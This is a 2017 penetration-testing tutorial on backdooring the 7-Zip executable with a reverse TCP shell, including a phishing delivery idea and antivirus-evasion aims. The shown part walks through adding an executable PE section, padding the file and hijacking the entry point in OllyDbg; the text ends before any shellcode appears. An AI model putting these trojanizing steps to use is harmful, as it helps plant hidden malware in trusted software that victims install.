BINARY EXPLOITATION

Fully undetectable backdooring PE file

by Haider Mahmood | Published November 20, 2017 | 13 comments

Table of Contents [hide]

Introduction

During Penetration testing engagement you are required backdooring PE file with your own shellcode without increasing the size of the executable or altering its intended functionality and hopefully making it fully undetectable (FUD) how would you do it?. For example, after recon, you gather information that a lot number of employees use a certain “program/software”. The social engineering way to get in the victim’s network would be a phishing email to employees with a link to download “Updated version of that program”, which actually is the backdoored binary of the updated program. This post will cover how to backdoor a legitimate x86 PE (Portable Executable) file by adding our own reverse TCP shellcode without increasing the size or altering the functionality. Different techniques are also discussed on how to do the fully undetectable (FUD) backdooring PE file. The focus in each step of the process is to make the backdoored file Fully undetectable. The word “undetectable” here is used in the context of scan time static analysis. Introductory understanding of PE file format, x86 assembly and debugging required. Each section is building upon the previous section and no topic is repeated for the sake of conciseness, one should reference back and forth for clarity.

Self Imposed Restrictions for backdooring PE file

Our goal for backdooring PE file is that it becomes fully undetectable by anti viruses, and the functionality of the backdoored program should remain the same with no interruptions/errors. For anti-virus scanning purposes we will be using NoDistribute.There are a lot of way to make a binary undetectable, using crypters that encode the entire program and include a decoding stub in it to decode at runtime, compressing the program using UPX, using veil-framework or msfvenom encodings. We will not be using any of such tools. **The purpose is to keep it simple and elegant!** For this reason I have the following self imposed restrictions:-

1. No use to Msfvenom encoding schemes, crypters, veil-framework or any such fancy tools.
2. Size of the file should remain same, which means no extra sections, decoder stubs, or compressing (UPX).
3. Functionality of the backdoored program must remain the same with no error/interruptions.

Methods used:

1. Adding a new section header to add shellcode
2. User interaction based shellcode Trigger + codecaves.
3. Dual code caves with custom encoder + triggering shellcode upon user interaction

Criteria for PE file selection for implanting backdoor

Unless you are forced to use a specific binary for backdooring PE file the following points must be kept in mind. **They are not required to be followed but preferred because they will help reducing the AV detection rate and making the end product more feasible.**


- The file size of executable should be small < 10mb, Smaller size file will be easy to transfer to the victim during a penetration testing engagement. You could email them in ZIP or use other social engineering techniques. It will also be convenient to debug in case of issues.
- Backdoor a well known product, for example Utorrent, network utilities like Putty, sysinternal tools, winRAR , 7zip etc. Using a known PE file is not required, but there are more chances of AV to flag an unknown PE backdoor-ed than a known PE backdoor-ed and the victim would be more inclined to execute a known program.

- PE files that are not protected by security features such as ASLR or DEP. It would be complicated to backdoor those and won't make a difference in the end product compared to normal PE files.
- It is preferable to use C/C++ Native binaries.
- It is preferable to have a PE file that has a legitimate functionality of communicating over the network. This would fool few anti viruses upon execution when backdoor shellcode will make a reverse connection to our desired box. Some anti viruses would not flag and will consider it as the functionality of the program. Chances are network monitoring solutions and people would consider malicious communication as legitimate functionality.

The Program we will be backdooring is 7Zip file archiver (GUI version). Firstly lets check if the file has ASLR enabled.

ASLR:

Randomizes the addresses each time program is loaded in memory, this way attacker cannot used harcoded addresses to exploit flaws/shellcode placement.




```
PS C:\Users\TP> Get-PESecurity -file 'C:\Program Files (x86)\7-Zip\7zFM.exe'


FileName         : C:\Program Files (x86)\7-Zip\7zFM.exe
ARCH             : I386
ASLR             : False
DEP              : False
Authenticode     : False
StrongNaming     : N/A
SafeSEH          : False
ControlFlowGuard : False
HighentropyVA    : False
```

Powershell script result shows no ASLR or DEP security mechanism

As we can see in the above screenshot, not much in terms of binary protection. Lets take a look at some other information about the 7zip binary.

Static Analysis



Property	Value
File Name	C:\Program Files (x86)\7-Zip\7zFM.exe
File Type	Portable Executable 32
File Info	Microsoft Visual C++ 6.0
File Size	489.00 KB (500736 bytes)
PE Size	489.00 KB (500736 bytes)
Created	Monday 06 November 2017, 02.39.35
Modified	Monday 28 August 2017, 13.40.42
Accessed	Monday 06 November 2017, 02.39.35
MD5	0E6544BE08A8727EE08121037F76820D
SHA-1	3B8FEF973E72A2FD2099D7F28FE97569D9974A63

Static Analysis of 7zip binary

The PE file is 32 bit binary, has a size of about ~500kb. It is a programmed in native code (C++). Seems like a good candidate for backdooring PE file. Lets dig in!

Backdooring PE file

There are two ways to backdoor Portable executable (PE) files. Before demonstrating both of them separately it is important to have a sense of what do we mean by backdooring PE file?. In simple terms we want a legitimate windows executable file like 7zip achiever (used for demonstration) to have our shellcode in it, so when the 7zip file is executed our shellcode should get executed as well without the user knowing and without the anti viruses detecting any malicious behavior. The program (7zip) should work accurately as well. The shellcode we will be using is a stageless MSFvenom reverse TCP shell. Follow this link to know the difference between staged and stageless payloads

Both of the methods described below has the same overall process and goal but different approaches to achieve it. The overall process is as follow:-


- Find an appropriate place in memory for implanting our shell code, either in codecaves or by creating new section headers, both methods demonstrated below.
- Copy the opcodes from stack at the beginning of program execution.
- Replace those instructions with our own opcodes to hijack the execution flow of the application to our desired location in memory.
- Add the shellcode to that memory location which in this case is stageless TCP reverse shell.

- Set the registers back to the stack copied in first step to allow normal execution flow.

Adding a new Section header method

The idea behind this method is to create a new header section in PE file, add our shellcode in newly created section and later point the execution flow it that section. The new section header can be created using a tool such as LordPE.

- Open Lord PE Go to section header and add the section header (added .hello) at the bottom.
- Add the Virtual size and Raw size 1000 bytes. Note that 1000 is in hexadecimal (4096 bytes decimal).
- Make the section header executable as we have to place our Shellcode in this section so it has to be executable, writable and readable.
- Save the file as original.


[PE Editor] - c:\program files (x86)\7-zip\7zfmaddedsection.exe

Basic PE Header Information


[Section Table]

Name	VOffset	VSize	ROffset	RSize	Flags
.text	00001000	0005AA02	00000400	0005AC00	60000020
.rdata	0005C000	0001332C	0005B000	00013400	40000040
.data	00070000	000008FC	0006E400	00000200	C0000040
.sxdata	00071000	00000004	0006E600	00000200	C0000240
.rsrc	00072000	0000BB28	0006E800	0000BC00	E0000020
.hello	0007E000	00001000	0007A400	00001000	E00000E0

Magic: 010B NumOfRvaAndSizes: 00000010

Adding a new header section

Now if we execute the file, it wont work because we have added a new section of 1000h bytes, but that header section is empty.




Name	Date modified	Type	Size
Lang	11/6/2017 2:39 AM	File folder	
7z.dll	8/28/2017 1:40 PM	Application extens...	1,087 KB
7z	8/28/2017 1:40 PM	Application	266 KB
7z.sfx	8/28/2017 1:40 PM	SFX File	191 KB
7zCon.sfx	8/28/2017 1:40 PM	SFX File	171 KB
7zFM	8/28/2017 1:40 PM	Application	489 KB
7zG	8/28/2017 1:40 PM	Application	332 KB
7-zip			
7-zip.dll			
descript.ion			
History			
License			
readme			
Uninstall			

This app can't run on your PC

To find a version for your PC, check with the software publisher.

Binary not executing because of empty header section

To make to file work normally as intended, we have to add 1000h bytes at the end of the file because right now the file contains a header section of 1000 bytes but that section is empty, we have to fill it up by any value, we are filling it up by **nulls (00)**. Use any hex editor to add 1000 hexademical bytes at the end of the file as shown below.



```
          00 01 02 03  04 05 06 07  08 09 0A 0B  0C 0D 0E 0F  0 1 2 3 4 5 6 7 8 9 A B C D E F
7 B040:   00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  . . . . . . . . . . . . . . . .
7 B050:   00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  . . . . . . . . . . . . . . . .
7 B060:   00 00 00 00  00 00 00 00  00 00 00 00  00
7 B070:   00 00 00 00  00 00 00 00  00 00 00 00  00
7 B080:   00 00 00 00  00 00 00 00  00 00 00 00  00
7 B090:   00 00 00 00  00 00 00 00  00 00 00 00  00
7 B0A0:   00 00 00 00  00 00 00 00  00 00 00 00  00
7 B0B0:   00 00 00 00  00 00 00 00  00 00 00 00  00
7 B0C0:   00 00 00 00  00 00 00 00  00 00 00 00  00
7 B0D0:   00 00 00 00  00 00 00 00  00 00 00 00  00
7 B0E0:   00 00 00 00  00 00 00 00  00 00 00 00  00
7 B0F0:   00 00 00 00  00 00 00 00  00 00 00 00  00
7 B100:   00 00 00 00  00 00 00 00  00 00 00 00  00
7 B110:   00 00 00 00  00 00 00 00  00 00 00 00  00
7 B120:   00 00 00 00  00 00 00 00  00 00 00 00  00
7 B130:   00 00 00 00  00 00 00 00  00 00 00 00  00
7 B140:   00 00 00 00  00 00 00 00  00 00 00 00  00
7 B150:   00 00 00 00  00 00 00 00  00 00 00 00  00
7 B160:   00 00 00 00  00 00 00 00  00 00 00 00  00
7 B170:   00 00 00 00  00 00 00 00  00 00 00 00  00
7 B180:   00 00 00 00  00 00 00 00  00 00 00 00  00
7 B190:   00 00 00 00  00 00 00 00  00 00 00 00  00
7 B1A0:   00 00 00 00  00 00 00 00  00 00 00 00  00
7 B1B0:   00 00 00 00  00 00 00 00  00 00 00 00  00
```

Insert Block

Size
- Data by: 1 = 1 bytes
- Take size from calculator
- [✓ Specified:] Decimal: 4,096 bytes; Hex: 1000


Fill with:
- [✓ Hex:] 00
- String: Char set: ASCII
- Clipboard: Backdoor PE files using codecave Length: 32
- Random: 0-255 Several values or ranges (Eg. "9-10,13,32-126")
- Number Type: 8 bit int ☐ Big-endian

For floating point numbers simply use a decimal point or exponent.

OK | Cancel | Help

Adding 1000h bytes at the end of the file

We have added null values at the end of the file and renamed it **7zFMAddedSection.exe.** Before proceeding further we have to make sure now our executable 7zFMAddedSection.exe, is working properly and our new section with proper size and permissions is added, we can do that in Ollydbg by going to memory section and double clicking PE headers.




OllyDbg - 7zFMAddedSection.exe - [Dump - 7zFMAdde 00400000..00400FFF]
File View Debug Plugins Options Window Help
L E M T W H C / K B R ... S ?

```
00400270  0000         DW 0000          NumberOfRelocations = 0
00400272  0000         DW 0000          NumberOfLineNumbers = 0
00400274  400000C0     DD C0000040      Characteristics = INITIALIZED_DATA|READ|WRITE
00400278  2E 73 78 64  ASCII ".sxdata"  SECTION
00400280  04000000     DD 00000004       VirtualSize = 4
00400284  00100700     DD 00071000       VirtualAddress = 71000
00400288  00020000     DD 00000200       SizeOfRawData = 200 (512.)
0040028C  00E60600     DD 0006E600       PointerToRawData = 6E600
00400290  00000000     DD 00000000       PointerToRelocations = 0
00400294  00000000     DD 00000000       PointerToLineNumbers = 0
00400298  0000         DW 0000           NumberOfRelocations = 0
0040029A  0000         DW 0000           NumberOfLineNumbers = 0
0040029C  400200C0     DD C0000240       Characteristics = INITIALIZED_DATA|INFO|READ|WRITE
004002A0  2E 72 73 72  ASCII ".rsrc"    SECTION
004002A8  28BB0000     DD 0000BB28       VirtualSize = BB28 (47912.)
004002AC  00200700     DD 00072000       VirtualAddress = 72000
004002B0  00BC0000     DD 0000BC00       SizeOfRawData = BC00 (48128.)
004002B4  00E80600     DD 0006E800       PointerToRawData = 6E800
004002B8  00000000     DD 00000000       PointerToRelocations = 0
004002BC  00000000     DD 00000000       PointerToLineNumbers = 0
004002C0  0000         DW 0000           NumberOfRelocations = 0
004002C2  0000         DW 0000           NumberOfLineNumbers = 0
004002C4  200000E0     DD E0000020       Characteristics = CODE|EXECUTE|READ|WRITE
004002C8  2E 68 65 6C  ASCII ".hello"   SECTION
004002D0  00100000     DD 00001000       VirtualSize = 1000 (4096.)
004002D4  00E00700     DD 0007E000       VirtualAddress = 7E000
004002D8  00100000     DD 00001000       SizeOfRawData = 1000 (4096.)
004002DC  00A40700     DD 0007A400       PointerToRawData = 7A400
004002E0  00000000     DD 00000000       PointerToRelocations = 0
004002E4  00000000     DD 00000000       PointerToLineNumbers = 0
004002E8  0000         DW 0000           NumberOfRelocations = 0
004002EA  0000         DW 0000           NumberOfLineNumbers = 0
004002EC  E00000E0     DD E00000E0       Characteristics = CODE|INITIALIZED_DATA|UNINITIALIZED_DATA|EXECUTE|READ|WRITE
004002F0  00           DB 00
```

PE Headers in Ollydbg

Hijack Execution Flow

We can see that our new section **.hello** is added with designated permissions. Next step is to hijack the execution flow of the program to our newly added **.hello** section. When we execute the program it should point to **.hello** section of the code where we would place our shellcode. **Firstly note down the first 5 opcodes, as will need them later when restoring the execution flow back.** We copy the starting address of **.hello** section **0047E000** open the program in Ollydbg and replace the first opcode at address **004538D8** with **JMP** to **0047E000.**


OllyDbg - 7zFMAddedSection.exe - [CPU - main thread, module 7zFMAdde]
C File View Debug Plugins Options Window Help
L E M T W H C / K B R ... S ?
Assemble at 004538D8
Fill with NOP's
Assemble
Cancel


```
004538D8     55             PUSH EBP
004538D9     8BEC           MOV EBP,ESP
004538DB     6A FF          PUSH -1
004538DD   . 68 280D4600    PUSH 7zFMAdde.00460D28
004538E2   . 68 D2384500    PUSH <JMP.&MSVCRT._except_handler3>     SE handler installation
004538E7   . 64:A1 00000000 MOV EAX,DWORD PTR FS
004538ED   . 50             PUSH EAX
004538EE   . 64:8925 000000 MOV DWORD PTR FS:[0
004538F5   . 83EC 68        SUB ESP,68
004538F8   . 53             PUSH EBX
004538F9   . 56             PUSH ESI
004538FA   . 57             PUSH EDI
004538FB   . 8965 E8        MOV DWORD PTR SS:[E
004538FE   . 33DB           XOR EBX,EBX
00453900   . 895D FC        MOV DWORD PTR SS:[EBP-4],EBX
00453903   . 6A 02          PUSH 2
00453905   . FF15 30C24500  CALL DWORD PTR DS:[<&MSVCRT.__set_app_t  msvcrt.__set_app_type
0045390B   . 59             POP ECX
0045390C   . 830D F4084700  OR DWORD PTR DS:[4708F4],FFFFFFFF
00453913   . 830D F8084700  OR DWORD PTR DS:[4708F8],FFFFFFFF
0045391A   . FF15 2CC24500  CALL DWORD PTR DS:[<&MSVCRT.__p__fmode>]  msvcrt.__p__fmode
00453920   . 8B0D EC084700  MOV ECX,DWORD PTR DS:[4708EC]
00453926   . 8908           MOV DWORD PTR DS:[EAX],ECX
00453928   . FF15 28C24500  CALL DWORD PTR DS:[<&MSVCRT.__p__commode  msvcrt.__p__commode
0045392E   . 8B0D E8084700  MOV ECX,DWORD PTR DS:[4708E8]
00453934   . 8908           MOV DWORD PTR DS:[EAX],ECX
00453936   . A1 24C24500    MOV EAX,DWORD PTR DS:[<&MSVCRT._adjust_f
0045393B   . 8B00           MOV EAX,DWORD PTR DS:[EAX]
0045393D   . A3 F0084700    MOV DWORD PTR DS:[4708F0],EAX
00453942   . E8 1F010000    CALL 7zFMAdde.00453A66
00453947   . 391D 40014700  CMP DWORD PTR DS:[470140],EBX
0045394D   .v75 0C          JNZ SHORT 7zFMAdde.0045395B
0045394F   . 68 22594200    PUSH 7zFMAdde.00425922
00453954   . FF15 20C24500  CALL DWORD PTR DS:[<&MSVCRT.__setusermat  msvcrt.__setusermatherr
0045395A   . 59             POP ECX
```

```
jmp 0047E000
```

Replacing the starting address with JMP to new section

Right click -> Copy to executable -> all modifications -> Save file. We saved the file as **7zFMAddedSectionHijacked.exe** (File names getting longer and we are just getting started!)

Up-till now we have added a new header section and hijacked the execution flow to it. We open the file **7zFMAddedSectionHijacked.exe** in **Ollydbg.** We are expecting execution flow to redirect to our newly added **.hello** section which would contain null values (remember we added nulls using hexedit?).


OllyDbg - 7zFMAddedSectionHijacked.exe - [CPU - main thread, module 7zFMAdde]
C File View Debug Plugins Options Window Help
L E M T W H C / K B R ...

```
0047E000  0000   ADD BYTE PTR DS:[EAX],AL
0047E002  0000   ADD BYTE PTR DS:[EAX],AL
0047E004  0000   ADD BYTE PTR DS:[EAX],AL
0047E006  0000   ADD BYTE PTR DS:[EAX],AL
0047E008  0000   ADD BYTE PTR DS:[EAX],AL
0047E00A  0000   ADD BYTE PTR DS:[EAX],AL
0047E00C  0000   ADD BYTE PTR DS:[EAX],AL
